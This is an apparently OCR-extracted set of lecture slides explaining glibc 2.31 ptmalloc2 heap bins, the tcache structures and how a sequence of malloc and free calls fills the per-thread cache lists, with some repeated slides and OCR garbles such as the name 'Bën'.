- Fast bin. Introduced long before tcache (part of original ptmalloc design). Used for very small chunks (e.g., ≤ 64 bytes). Each fast bin is a single-linked list (no coalescing on free). Shared between threads (i.e., global per arena). Chunks are added here when tcache is full or not enabled.
- Small bin. Manage small freed chunks not handled by fast bins or tcache. Double-linked circular lists.
- Large bin. Manage freed chunks larger than 512 bytes.
- Unsorted bin. Temporary holding place for freed chunks before being placed into small or large bins.
- Top chunk. unallocated space at the top of the heap. No existing bin has a suitable chunk, and heap grows via sbrk.

Tcache Design

"Thread Cache" in ptmalloc, to speed up repeated (small) allocations in a single thread. Size range is configurable.

Implemented as a **singly-linked** list, with each thread having a list header for different-sized allocations.



```
/* There is one of these for each thread, which contains the
   per-thread cache (hence "tcache_perthread_struct").  Keeping
   overall size low is mildly important.  Note that COUNTS and ENTRIES
   are redundant (we could have just counted the linked list each
   time), this is for performance reasons.  */
typedef struct tcache_perthread_struct
{
  uint16_t counts[TCACHE_MAX_BINS];
  tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;
```

https://elixir.bootlin.com/glibc/glibc-2.31.9000/source/malloc/malloc.c#L2906

ptmalloc2 in glibc2.31; tcache design


1. Every bin is a singly-linked list of chunks of that specific size.

2. Each thread has its own **tcache_perthread_struct**, which contains an array of these bins.

Heap chunk: malloc_chunk (ptmalloc2 in glibc2.31; tcache)

Two states: in-use and freed

fastbin/smallbin



```
struct malloc_chunk {

  INTERNAL_SIZE_T      mchunk_prev_size;  /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T      mchunk_size;       /* Size in bytes, including overhead. */

  struct malloc_chunk* fd;         /* double links -- used only if free. */
  struct malloc_chunk* bk;

  /* Only used for large blocks: pointer to next larger size.  */
  struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
  struct malloc_chunk* bk_nextsize;
};
```

Not used in tcache. Can be used by the previous chunk


Both in-use and freed

https://elixir.bootlin.com/glibc/glibc-2.31.9000/source/malloc/malloc.c#L2890

Heap chunk: malloc_chunk (ptmalloc2 in glibc2.31; tcache)

Two states: in-use and freed

fastbin/smallbin



```
struct malloc_chunk {

  INTERNAL_SIZE_T      mchunk_prev_size;  /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T      mchunk_size;       /* Size in bytes, including overhead. */

  tcache_entry
};
```


Not used in tcache. Can be used by the previous chunk

Both in-use and freed

https://elixir.bootlin.com/glibc/glibc-2.31.9000/source/malloc/malloc.c#L2890

ptmalloc2 in glibc2.31; tcache design


fastbin/smallbin



```
#if USE_TCACHE

/* We overlay this structure on the user-data portion of a chunk when
   the chunk is stored in the per-thread cache.  */
typedef struct tcache_entry
{
  struct tcache_entry *next;
  /* This field exists to detect double frees.  */
  struct tcache_perthread_struct *key;
} tcache_entry;
```

Singly-linked list

```
typedef struct tcache_perthread_struct
{
  char counts[TCACHE_MAX_BINS];
  tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;

typedef struct tcache_entry
{
  struct tcache_entry *next;
  struct tcache_perthread_struct *key;
} tcache_entry;
```



tcache_perthread_struct Bën

counts:	count_16: **2**	count_32: **3**	count_48: **1**	count_64: **0**	...
entries:	entry_16: **&A**	entry_32: **&C**	entry_48: **&D**	entry_64: **NULL**	...

tcache_entry A
next: **&B**
key: **&Bën**

tcache_entry C
next: **&E**
key: **&Bën**

tcache_entry D
next: **NULL**
key: **&Bën**


tcache_entry B
next: **NULL**
key: **&Bën**

tcache_entry E
next: **&F**
key: **&Bën**

tcache_entry F
next: **NULL**
key: **&Bën**

How did we get here?

```
a = malloc(16);
b = malloc(16);
c = malloc(32);
d = malloc(48);
e = malloc(32);
f = malloc(32);

// allocations that are not freed
// don't show up in the tcache!
x = malloc(64);
y = malloc(64);
z = malloc(64);

// later freed allocations show up
// earlier in the tcache list order
free(b);
free(a);
free(f);
free(e);
free(c);
free(d);
```



tcache_perthread_struct Bën

counts:	count_16: **2**	count_32: **3**	count_48: **1**	count_64: **0**	...
entries:	entry_16: **&A**	entry_32: **&C**	entry_48: **&D**	entry_64: **NULL**	...

tcache_entry A
next: **&B**
key: **&Bën**

tcache_entry B
next: **NULL**
key: **&Bën**

tcache_entry C
next: **&E**
key: **&Bën**

tcache_entry E
next: **&F**
key: **&Bën**

tcache_entry F
next: **NULL**
key: **&Bën**

tcache_entry D
next: **NULL**
key: **&Bën**


tcache_entry X
next: **NULL**
key: **NULL**

tcache_entry Y
next: **NULL**
key: **NULL**

tcache_entry Z
next: **NULL**
key: **NULL**

How did we get here?

```
a = malloc(16);
b = malloc(16);
c = malloc(32);
d = malloc(48);
e = malloc(32);
f = malloc(32);

// allocations that are not freed
// don't show up in the tcache!
x = malloc(64);
y = malloc(64);
z = malloc(64);

// later freed allocations show up
// earlier in the tcache list order
free(b);
free(a);
free(f);
free(e);
free(c);
free(d);
```



tcache_perthread_struct Bën

counts:	count_16: 0	count_32: 0	count_48: 0	count_64: 0	...
entries:	entry_16: NULL	entry_32: NULL	entry_48: NULL	entry_64: NULL	...

tcache_entry A
next: **NULL**
key: **NULL**

tcache_entry C
next: **NULL**
key: **NULL**

tcache_entry D
next: **NULL**
key: **NULL**

tcache_entry X
next: **NULL**
key: **NULL**

tcache_entry B
next: **NULL**
key: **NULL**

tcache_entry E
next: **NULL**
key: **NULL**


tcache_entry Y
next: **NULL**
key: **NULL**

tcache_entry F
next: **NULL**
key: **NULL**

tcache_entry Z
next: **NULL**
key: **NULL**

How did we get here?

```
a = malloc(16);
b = malloc(16);
c = malloc(32);
d = malloc(48);
e = malloc(32);
f = malloc(32);

// allocations that are not freed
// don't show up in the tcache!
x = malloc(64);
y = malloc(64);
z = malloc(64);

// later freed allocations show up
// earlier in the tcache list order
free(b);
free(a);
free(f);
free(e);
free(c);
free(d);
```



tcache_perthread_struct Bën

counts:	count_16: **1**	count_32: **0**	count_48: **0**	count_64: **0**	...
entries:	entry_16: **&B**	entry_32: **NULL**	entry_48: **NULL**	entry_64: **NULL**	...

tcache_entry A
next: **NULL**
key: **NULL**

tcache_entry C
next: **NULL**
key: **NULL**

tcache_entry D
next: **NULL**
key: **NULL**

tcache_entry X
next: **NULL**
key: **NULL**

tcache_entry B
next: **NULL**
key: **Bën**

tcache_entry E
next: **NULL**
key: **NULL**


tcache_entry Y
next: **NULL**
key: **NULL**

tcache_entry F
next: **NULL**
key: **NULL**

tcache_entry Z
next: **NULL**
key: **NULL**

How did we get here?

```
a = malloc(16);
b = malloc(16);
c = malloc(32);
d = malloc(48);
e = malloc(32);
f = malloc(32);

// allocations that are not freed
// don't show up in the tcache!
x = malloc(64);
y = malloc(64);
z = malloc(64);

// later freed allocations show up
// earlier in the tcache list order
free(b);
free(a);
free(f);
free(e);
free(c);
free(d);
```



tcache_perthread_struct Bën

counts:	count_16: 2	count_32: 0	count_48: 0	count_64: 0	...
entries:	entry_16: &A	entry_32: NULL	entry_48: NULL	entry_64: NULL	...

tcache_entry A
next: &B
key: Bën

tcache_entry C
next: NULL
key: NULL

tcache_entry D
next: NULL
key: NULL

tcache_entry X
next: NULL
key: NULL

tcache_entry B
next: NULL
key: Bën

tcache_entry E
next: NULL
key: NULL

